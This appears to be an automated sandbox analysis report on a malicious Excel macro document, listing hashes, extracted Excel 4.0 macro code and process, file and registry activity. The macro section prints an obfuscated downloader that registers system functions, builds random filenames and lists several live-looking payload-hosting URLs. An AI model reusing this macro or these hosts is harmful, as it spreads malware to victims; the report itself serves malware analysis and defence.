SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69EA3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA80	
Malicious:	true	
Reputation:	moderate, very likely benign file	

Static File Info	
General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.562835051551454
TrID:	- Excel Microsoft Office Open XML Format document (40004/1) 83.33% - ZIP compressed archive (8000/1) 16.67%
File name:	Calculation-380472272-01262021.xlsm
File size:	26363
MD5:	2b6f94633c1da265ab89446858613d1e
SHA1:	22a540fbff6942b60854a9d1104445999491b494
SHA256:	767ef1804a87694f5be1f482d6c157dfb652e8af3e67fc6481154f36c3a98e86
SHA512:	a44021920b15ba6bdd2918d25c21e7a3b63e71172fcb2c86fe1f72506d18feefc4c6f2c1884ac38ca3aa2df02867794c9ac650538e870cd5d828eea55b123cd0
SSDEEP:	768:sMfl6aGcGyspgPGw5S6f6TfW+u7DhcJkhoZd:Dfl60vspgPGw5jDfJAeU
File Content Preview:	PK.....!.....[Content_Types].xml ...(.....

File Icon	
	
Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info	
General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Calculation-380472272-01262021.xlsm"	
Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code	
<pre>.....,=B154(),=FORMULA.FILL(kOT!!U54&kOT!!U55&kOT!!U56&kOT!!U57&kOT!!U58&kOT!!U59,BB53)",=FORMULA.FILL(kOT!!AC56,HI18807)",=EXEC("r"&kOT!!AC60&"&kOT!!AC59&"D"&kOT!!AC61)",=B156(),=C156(),=HALT()=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)",=FORMULA.FILL(kOT!!V53&kOT!!V54&kOT!!V55&kOT!!V56&kOT!!V57&kOT!!V58&kOT!!V59&kOT!!V60&kOT!!V61&kOT!!V62&kOT!!V63&kOT!!V64&kOT!!V65&kOT!!V66&kOT!!V67&kOT!!V68&kOT!!V69&kOT!!V70,HZ48004)",=FORMULA.FILL(kOT!!AC57,AN32726)",=Vuolasd(GT17028,AQ4875,1)",=B158(),=C158(),=FORMULA.FILL(kOT!!U62&kOT!!U63&kOT!!U64&kOT!!U65&kOT!!U66&kOT!!U67,HI18898)",=FORMULA.FILL("BCCJ",IK16309)",=B160(),=C160(),=FORMULA.FILL(kOT!!AC58&B169,GT17028)",=FORMULA.FILL("Niokaser",IK4106)",=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)",=B162(),=C162(),=Niokaser(0,GT17028,AQ4875,0,0)",=FORMULA.FILL(kOT!!AC59,AQ4875)",=FORMULA.FILL("Vuolasd",DI7875)",=FORMULA.FILL(kOT!!AC60,AS41071)",=A161(),=GOTO(D154),=B165(),=FORMULA.FILL(kOT!!AC61,HG9961)",=C154(),.....=INDEX(C172:C178,RANDBETWEEN(1,8))&B170",=RANDBETWEEN(222222,8888888)&"",.jpg"".....,elisalopezphotography.com/ouahvdofd/,,seat.nucleus.studio/ooono/,,ssms.dsscwtl.in/sngenfnr/,,jeffspoolservices.com/amghvhgpmoyf/,,karantani.com/ehxysf/,,craftmarketing.ca/mbkgreyilv/,,fadingmemoriespodcast.com/bdxduufm/</pre>	

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2264 Parent PID: 584

General

Start time:	20:55:36
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe10000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CE66.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	14015EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\2FCE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\Desktop\~\$Calculation-380472272-01262021.xlsm	read attributes delete syn chronize generic read generic write	device	synchronous io non alert non directory file delete on close open no recall	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\Desktop\BFCE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\458A.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	14015EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CE66.tmp	success or wait	1	1403CB818	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEABB9AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2FCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\Desktop\BFCE0000	C:\Users\user\Desktop\Calculation-380472272-01262021.xlsm	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.cs~.	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.ht~s~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.ht~s~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image003.png	C:\Users\user\AppData\Local\Temp\lmg_files\image003.pn~s~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image004.png	C:\Users\user\AppData\Local\Temp\lmg_files\image004.pn~s~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image009.png	C:\Users\user\AppData\Local\Temp\lmg_files\image009.pn~s~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xml	C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xm~s~	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.css..	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.htmss	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.htmss	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image010.pn_	C:\Users\user\AppData\Local\Temp\lmg_files\image010.pngss	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image011.pn_	C:\Users\user\AppData\Local\Temp\lmg_files\image011.pngss	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image012.pn_	C:\Users\user\AppData\Local\Temp\lmg_files\image012.pngss	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xmlss	success or wait	1	7FEEABB9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~\$Calculation-380472272-01262021.xlsm	unknown	55	05 41 6c 62 75 73 20	.user	success or wait	1	14005F526	WriteFile
C:\Users\user\Desktop\~\$Calculation-380472272-01262021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00 00 20 00 20 00	..A.l.b.u.s.	success or wait	1	14005F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BFCE0000	24600	1710	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 88 8f be 01 c2 01 00 00 07 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 fb 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 59 7a 2f 0d 32 01 00 00 50 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 21 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 48 c2 6f 27 ab 01 00 00 fb 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 93 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....[Content_Types].xmlPK..-.....!..U0#...L_rels/.re lsPK..-.....!..Yz/.2...P...!...xl/_rels/wor kbook.xml.relsPK..-.....! H.o'..... xl/workbook.xml	success or wait	1	7FEEABB9AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAD92E32.png	0	8301	success or wait	2	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AF02DD10.png	0	848	success or wait	2	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F851448B.png	0	557	success or wait	2	7FEEABB9AC0	unknown
C:\Users\user\Desktop\Calculation-380472272-01262021.xlsm	unknown	8	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\Desktop\Calculation-380472272-01262021.xlsm	0	8	pending	1	7FEEABB9AC0	unknown
C:\Users\user\Desktop\Calculation-380472272-01262021.xlsm	1580	245	pending	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAD92E32.png	0	8301	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F851448B.png	0	557	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AF02DD10.png	0	848	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAD92E32.png	0	8301	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F851448B.png	0	557	success or wait	1	7FEEABB9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AF02DD10.png	0	848	success or wait	1	7FEEABB9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECF60	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECF60	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFFC	success or wait	1	7FEEABB9AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4673	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F47BA	success or wait	1	7FEEABB9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3209467860.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEABB9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEABB9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEABB9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEABB9AC0	unknown

